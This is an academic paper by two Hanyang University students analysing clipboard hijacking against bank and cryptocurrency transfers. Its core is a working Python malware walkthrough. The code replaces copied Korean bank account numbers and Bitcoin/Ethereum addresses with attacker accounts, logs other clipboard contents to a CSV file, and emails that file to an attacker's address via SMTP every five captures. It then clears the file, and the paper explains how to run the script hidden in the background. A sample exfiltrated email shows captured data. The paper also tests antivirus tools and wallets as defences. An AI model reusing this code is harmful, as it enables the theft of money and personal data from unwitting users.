

Clipboard Hijacking Attacks and Vulnerability Analysis in Current Financial Transaction Systems

Joobin Youn

Department of Information System
Hanyang University
Seoul, Korea REP.
jubin3424@naver.com

Bosung Kim

Department of Information System
Hanyang University
Seoul, Korea REP.
bosung2697@naver.com

Abstract - In this paper, we perform an analysis on threats and the process of clipboard hijacking. Throughout the analysis, we identify the ultimate objective and process of stealing and manipulating the clipboard data, and find the way to prevent the clipboard hijacking. Since the emergence and spread of cryptocurrency, easy access to and manipulation of clipboard data may lead to financial loss. During the process, we analyze with widely used applications or web browsers, and demonstrate a few examples to prove the vulnerability of various applications and web browsers. Also, our analysis mainly consists of utilizing library that is easily accessible on the Internet, which means anyone can make such a malicious program. After a number of case studies and demonstration of clipboard hijacking, we suggest potential solutions to contribute to clipboard data protection.

I. INTRODUCTION

The project is based on the use of social engineering to secretly install program which would cause personal data stored in clipboard during the copy and paste operations to be replaced by malicious data or to be stored in intruders database. The malicious access to the clipboard would let hackers collect personal information of hacked users, such as post address, email address, phone number, Social Security Number, account number, and password. Also when hacker gains control of personal computer's clipboard, they can replace its contents for insidious intention. For example, when hacker find the strings in the clipboard resembling Bitcoin and Ethereum addresses or bank account, they'll replace them with ones owned by the hackers. Then the cryptocurrency or money will be transferred to hacker's account. Like this, the aftermath of intercepted clipboard's control would be disastrous because abuse of those information would result in financial victims.

In the project, our objective is to analyze the threat and the process of clipboard hijacking and identify solutions to prevent further damage of personal data leakage and financial loss. Our project will mostly consist of experiments with using clipboard on several browsers while some simple codes are running in the process, and testing if the transaction system of bank web site and cryptocurrency wallet is well-prepared for further threats.

II. BACKGROUND OF CLIPBOARD HIJACKING

A. Clipboard

The clipboard is a section of RAM(Random Access Memory) in which your computer stores user's copied data. The contents of copied data can be of text, an image, a file, or any other type of data. The data is stored in clipboard whenever a user uses the 'copy' function, which can be found on most of the applications. Data stored in the clipboard can be put into other applications such as documentation program by using 'paste' function, which also can be found on most of the applications. The data previously stored in the clipboard is replaced when 'copy' function is called on to store new data into the clipboard. Since the clipboard is a part of RAM, data in the clipboard is deleted when the computer is shut down[1].

B. Other techniques that might be applied for Clipboard Hijacking



```
#include "clip.h"
#include <iostream>

int main(int argc, char* argv[]) {
    std::string new_content;
    for (int i=1; i<argc; ++i) {
        if (argv[i][0] != '/')
            new_content += argv[i];
    }
    clip::set_text(new_content);
    std::string clipboard;
    clip::get_text(clipboard);
    std::cout << "Clipboard content is '" << clipboard << "' copied\n";
}
```

```
#include "clip.h"
#include <iostream>

int main() {
    if (clip::has(clip::text_format())) {
        std::string value;
        clip::get_text(value);
        std::cout << "Clipboard content is '" << value << "'\n";
    }
    else {
        std::cout << "Clipboard doesn't contain text\n";
    }
}
```

The image above is clipboard hijacking with C++.



```
Transferable content = clipboard.getContents(this);
String dstData;
try {
    dstData = (String) content.getTransferData(DataFlavor.stringFlavor);
    System.out.println(dstData);
} catch (Exception e) {
    e.printStackTrace();
}

public void lostOwnership(Clipboard clipboard, Transferable contents) {
    System.out.println("Clipboard contents replaced");
}

public static void main(String[] args) {
    Main test = new Main();
}
```

The image above is clipboard hijacking with Java.

III. PRACTICE: HOW TO HIJACK THE CLIPBOARD AND MANIPULATE IT USING PYPERCLIP

In this chapter, we'll discuss about how to get control of clipboard by writing really simple python code. There are mainly four approaches we are going to take: 1) Get control of clipboard using pyperclip 2) How to change the contents of the clipboard 3) Save the contents of the clipboard to csv file 4) Send the contents of the csv file to the attacker's email when certain condition is met.

A. Get control of clipboard using pyperclip

Getting control of the clipboard can be easily implemented by using pyperclip. Pyperclip is a cross-platform Python module for copying and pasting text to the clipboard. Just installing and importing the library is enough[2].

```
while True:
    tmp_value = pyperclip.paste() # Get text from clipboard memory.
    if tmp_value != recent_value:
        if len(tmp_value) == 12 and int(tmp_value[:3]) in shinhan_codes:
            recent_value = hac_account[0]
        elif len(tmp_value) == 14 and int(tmp_value[:3]) in [560, 561, 562]:
            recent_value = hac_account[1]
        elif len(tmp_value) == 14 and tmp_value[0] == '7':
            # Pattern 3: account number started with 7 and length is 7.
            recent_value = hac_account[2]
        elif len(tmp_value) == 11 and tmp_value[0] == '3':
            # Pattern 4: account number started with 3 and length is 11.
            recent_value = hac_account[3]
        elif len(tmp_value) == 25 and len(tmp_value) <= 35:
            # Pattern 5: target is bitcoin address.
            recent_value = hac_crypto_account[0]
        elif len(tmp_value) == 42:
            # Pattern 6: target is ethereum.
            recent_value = hac_crypto_account[1]
        else:
            count += 1
            # make a index using variable 'count' and attach to the clipboard data and call saveInfo() function.
            recent_value = str(count) + ' ' + tmp_value
            saveInfo(recent_value)
            pyperclip.copy(recent_value) #
            if count == 5:
                # For every 5 times of clipboard buffer change, it sends person.csv file's contents to attacker's mail.
                helper.sendEmail()
                count = 0
            with open('person.csv', 'w') as make_empty_csv:
                # now you make person.csv file as empty file.
                pass
            time.sleep(0.1)
```

What we did is making a “while” iteration statement which recognizes the newly updated clipboard contents continuously. At the first line, the content saved in clipboard is pasted to tmp_value variable by pyperclip.paste() call. This is the starting point of clipboard hijacking.

B. How to change the contents of clipboard

Next step is changing the contents of the clipboard to what the attackers want. In case of bank account, there are certain length of account number and patterns for each bank. These patterns shown below per each bank can be easily found on the internet.

Bank Name	# of account number digits	Account number system	Account codes				Service availability by account number system			
			Ordinary (Saving Deposit)	Checking (Accounts)	Household current deposit	Virtual Account	Withdrawal	Transfer	Extra service	
Shinhan (088)	12	0000-00000000-00	100~109 100,101	110~139	150~154	155~159	×	○ (288, 298, 300, X)	○	○
	14	0000-0000-00000000-00	560				○	×	○	×
			561				○	×	○	×
			562				○	○	○	○

For example, Shinhan Bank, the popular bank in Korea, has the defined account codes for each use and the length is mostly 12 and 14 for only virtual account which is used by corporation to collect payments from a large number of their customers. So if you hijack that virtual account number and change it with your virtual account, you can intercept the money which should be transferred to a company.

```
hac_account = ['110411581841', '56041151891292', '74670201929172', '34019679321']
shinhan_codes = []
for i in range(100, 110):
    shinhan_codes.append(i)
for i in range(160, 162):
    shinhan_codes.append(i)
for i in range(110, 140):
    shinhan_codes.append(i)
for i in range(155, 160):
    shinhan_codes.append(i)
tmp_value = '56041151884141'

if len(tmp_value) == 12 and int(tmp_value[:3]) in shinhan_codes:
    recent_value = hac_account[0]
elif len(tmp_value) == 14 and int(tmp_value[:3]) in [560, 561, 562]:
    recent_value = hac_account[1]
```

So, writing this simple code is enough to detect the Shinhan Bank account number copied in clipboard and to replace them with attackers Shinhan bank account number which looks so similar that hard to distinguish between changed one and original one within a short moment. Append a list of possible first three bank code using the for statement in the list variable named ‘shinhan_codes’. Next, check that the length of the content stored in the clipboard is 12 or 14 and that the first three characters of it match the elements in the list. If somebody copies someones account number to transfer money and cannot detect it changed when pasted, he or she would lose their money. Cryptocurrency like Bitcoin or Ethereum has account number either. Cause they have a pattern for their addresses, this attack that hijack the clipboard and change it could be easily applied. In case of cryptocurrency, because of its complexity of address, it is more hard to distinguish and they cant even check receivers name when they try to transfer the coin. Special care is needed to protect their property.

C. Save the contents of clipboard to csv file

When an attacker gets the control of clipboard, they can collect sensitive information by adding simple code.

```
def saveInfo(input):
    with open('person.csv', 'a', newline='\n') as writeFile:
        write = csv.writer(writeFile)
        row = str(input)
        write.writerow([row])
        writeFile.close()
```

After checking the contents of the clipboard, the attacker can save it in person.csv using saveInfo() function. Just call this function when needed. In our code, its called when the copied contents is not related to account numbers or a cryptocurrency wallet addresses. Namely, the saveInfo() function is called when the contents of clipboard is not changed.

D. Send the contents of the csv file to the attacker's email when certain condition is met.

Just saving information in victim's computer isn't useful enough. Attackers must take it to their computers to take advantage of further attacks. What we did for that is making a ‘helper’ module. The module uses ‘smtplib’ which defines an SMTP client session object that can be used to send mail to any Internet machine and ‘MIME’ of email library which

```
def sendEmail():
    email_sender = 'jubin3424@gmail.com'
    email_receiver = 'jubin3424@naver.com'
    subject = 'Today\'s Hijacking'

    msg = MIMETextPart()
    msg['From'] = email_sender
    msg['To'] = email_receiver
    msg['Subject'] = subject

    body = ''
    with open('person.csv', 'r', newline='\n') as readFile:
        reader = csv.reader(readFile)
        for row in reader:
            body = body + row[0] + '\n'

    msg.attach(MIMEText(body, 'plain'))
    text = msg.as_string()

    connection = smtplib.SMTP('smtp.gmail.com', 587)
    connection.starttls()
    connection.login(email_sender, 'password')
    connection.sendmail(email_sender, email_receiver, text)
    connection.quit()
```

extends the format of email. All the these are implemented in sendEmail() function. Just calling the sendEmail() function when certain condition is met would be enough.

```
else:
    count += 1
    recent_value = str(count) + ' ' + tmp_value
    saveInfo(recent_value)
    pyperclip.copy(recent_value)
    if count == 5:
        helper.sendEmail()
        count = 0
        with open("person.csv", "w") as make_empty_csv:
            pass
```

In main function, we used counter to limit the number of hijacked data stored in csv file. We set up a counter condition to send an email to us every time the program intercepts five data, and then initialize the csv file to an empty file to remove the trace. And it starts to accumulate the data again in the person.csv file when the saveInfo() function is called again.

The contents of the received mail are as follows. It has 5 contents and the subject of the email is 'Today's hijack' as it is stated in the sendEmail() function.

☆ Today's Hijacking

보낸사람 <jubin3424@gmail.com>
받는사람 <jubin3424@naver.com>

1. 2. 010-001964-13-201
2. rlaqhtjdWKdWkdaos
3. <https://www.overleaf.com/project/5cef57ada36a427295aba7d9>
4. 024-046083-01-011
5. 새로운 학습관리시스템

IV. SECURITY CHECK FOR CLIPBOARD HIJACKING IN VARIOUS ENVIRONMENT, APPLICATIONS

In this section, we do a sort of experiment. We need to check whether this program works well when applied on

the real cryptocurrency wallet or bank site. We executed the script on various environment. The following are the operating systems, browsers, and applications we used for testing:

OS: MacOS(High Sierra), Windows(Window 10)
Browser: Chrome, Firefox, Safari(MacOS), Internet Explorer(Windows)
Cryptocurrency wallet plugin: Bitcoin Wallet, Badger Wallet, Metamask, ICONEX
Bank: Shinhan Bank, Kookmin Bank
Vaccine Software: AVG(MacOS), V3(Windows), Alyac(Windows)

Note that there are plugins that are not supported by certain browsers. Sadly, Internet Explorer(IE) and Safari don't support any kind of cryptocurrency wallet. The following table shows the status of the browser whether each of them supports the cryptocurrency wallet or not.

Compatibility	Bitcoin Wallet	Badger Wallet	Metamask	ICONEX
Chrome	O	O	O	O
Firefox	X	O	O	O
Safari	X	X	X	X
IE	X	X	X	X

When it comes to method of running program, we chose to run the Python script as a background process so that it would not be caught easily by the user. It's very simple. If script name is 'hijack.py', use following command

python hijack.py &

The '&' character helps you run the python script as background process. If you type that command on the terminal, you can get the processID like this.


```
yunjubins-MacBook-Pro-2:algorithm_practice jubin$ python hijack.py &
[1] 18480
```

Then, you can find this process on the Activity Monitor with the given processID.

Python	1.9	0.24	1	7	18480	jubin
CVMServer	0.0	0.23	2	0	241	root
com.apple.geod	0.0	0.23	5	0	16597	root

When you want to kill it, type command 'pkill -f hijack.py' which kills the process with the file name 'hijack.py'. Now, everything is prepared for the test.

A. Can Vaccine Software save us from the clipboard hijacking attack?



For window OS, we installed the most popular vaccine software 'V3' and another famous vaccine software 'alyac'. For MacOS, we found the popular vaccine called 'AVG'. We

checked if these anti-virus software can detect the strange behavior changing the contents of the clipboard and warn us while the script is running. But there weren't any vaccine that detect our script and warn us.

B. Cryptocurrency, is it secure from clipboard hijacking?

We installed four plugins(Bitcoin Wallet, Badger Wallet, Metamask, ICONEX) and tested them in two browsers, Chrome and Firefox for each OS. Steps are follows:

1. Sign up for each wallet to get address
2. Run the hijacking script
3. Copy any of the wallet address or bank account
4. Paste it to anywhere
5. See if it changed to attacker's address

Results were terrible. The clipboard was completely hijacked while running the cryptocurrency wallet. When we clicked the address 'copy' button or manually copied it, the contents of the clipboard were changed to the address we set earlier. There's no wallet supporting the virtual keyboard or security program running on browser which checks the malicious background process. The more sophisticated the condition statement part of the code will be, the more various kind of wallet address will be detected and be manipulated by attackers. It seems urgent to adopt a security program that detects the process of running this kind of malicious code in cryptocurrency Wallet.

C. Bank, is it secure from clipboard hijacking?

All South Korea banks require installing several security programs in order to use online banking. We will gonna look through Shinhan Bank's securities in terms of clipboard hijacking.

Category	Program name	Program guide	Initial progress
Mandatory	Combined installation program VeriPort	This program is used the comprehensive management of installation programs for internet banking. View details	미설치 Download
Mandatory	Authentication certificate security program INSafe CrossWeb	This program is used for user's log-in with his/her authentication certificate and electronic signature. View details	Download
Mandatory	Personal PC firewall program AhnLab Safe Transaction	This program prevents unauthorized access, detects hacking tools and viruses and protects the system. View details	Download
Mandatory	Keyboard security TouchEnNxKey	A virtual keyboard security program that ensures the protection of financial information including account number/password and personal information. View details ※ 통합보안프로그램으로 최초 설치하여 반복설치는 필요 없습니다	Download
Select	Internet screen printing program Printmode	This is a printing program that helps user to print out web pages more easily and conveniently. View details	Download

These are the list of required security programs to do online banking in Shinhan bank. There was no difference on the required programs between MacOS and Windows. Both banks' online baking services are available on Internet Explorer(IE), FireFox, Safari, Chrome, Opera, etc. Note that the fourth item in this list, 'TouchEnNxKey' is something about the virtual keyboard. After issuing a certificate, we can access to money transfer service page. Then, we ran the clipboard hijacking script. Although the 'AhnLab Safe Transaction' firewall was running, it cannot stop our script changing the clipboard contents when we copy the bank

account number. However, when we tried to paste account number into deposit account number form, a virtual keyboard appeared. This is the program 'TouchEnNxKey' we installed earlier.

By using a virtual keyboard, it was able to prevent clipboard hijacking. This program fundamentally blocks the risk from any kind of hacking regard to keyboard input like keyboard logger, clipboard hijacking by letting the user input with only the mouse through the virtual keyboard screen without using the real keyboard. It also provides the encryption function for the input data. It is used in almost all banks in South Korea. We can tell transferring 'money' on bank's web environment is fairly safe from clipboard hijacking.

V. EVALUATION

We've tried to hijack the clipboard and looked over how it could be used by attackers. Under the premise that we executed the program secretly on the victim's computers, it worked perfectly on the popular cryptocurrency wallets with very short script. With a few additional code, it stores into database whenever 'copy' event happens and then sends to attacker's email. Security researchers at 'BleepingComputer' found this kind of malware that monitors 2.3 million cryptocurrency wallet addresses and replaces the addresses with the hackers[3]. The way to prevent the clipboard hijacking attack is that users should update anti-virus solution and double check the copied addresses.

On the other hand, in case of South Korea bank system, it fundamentally block principle of clipboard hijacking. In stead of a real keyboard, the bank provide a virtual keyboard. Even though the contents of clipboard are changed by the script when the user copies the account number, there's no possibility of pasting the changed one. Therefore, we can suggest using this virtual keyboard as a way to prevent the clipboard hijacking attack in cryptocurrency transaction. Of course, there's a security issue with the virtual keyboard either. Key logger is the one. However, a security solution company that developed the 'TouchEnNxKey' said this virtual keyboard is safe from various kind of key loggers by encrypting input data.

Furthermore, we might have to think about how the program will be in smartphone, because there are not such many anti-hacking solutions or tools compared to those of desktop. Also, virtual keyboard is not supported in many smartphone banking applications, which means there is high risk of people's personal data being hijacked during 'copy'

and ‘paste’ operation. For instance, ‘Toss’, which is widely used as a mobile financial platform for its money transfer and affiliate bank’s account management services, can be at risk of the danger, since people tend to simply copy the account numbers of others when they try to transfer money through the application. Thus, security solution to prevent such an attack should be prepared in case of further threat, and users should be more cautious about copying personal or finance-related data when they use smartphone.

VI. CONCLUSIONS

This paper shows how easily you can get the control of clipboard with very small script and how can attackers use this with bad intention. Unlike the existing banking system which has been committed to security from various kind of attack, relatively newly developed cryptocurrency wallet plug-in seems to be very poor in transaction security system. As the blockchain industry becomes commercially available, more cryptocurrency transactions will occur. Security programs which can detect process hijacking and changing the contents of the clipboard or provide the virtual keyboard is needed in current wallet plug-in systems. Until then, user’s special care is necessary. Other than that, our further study will be focused on analyzing clipboard hijacking attacks in Android and iOS environment, and finding appropriate solutions to prevent following attacks due to the vulnerabilities caused by mobile transaction applications.

REFERENCES

- [1] PyPI, Sep, 2018, <https://pypi.org/project/pyperclip/>
- [2] TechTerms, 2019, <https://techterms.com/definition/clipboard/>
- [3] BLEEPING COMPUTER, June, 2018, <https://www.bleepingcomputer.com/news/security/clipboard-hijacker-malware-monitors-23-million-bitcoin-addresses/>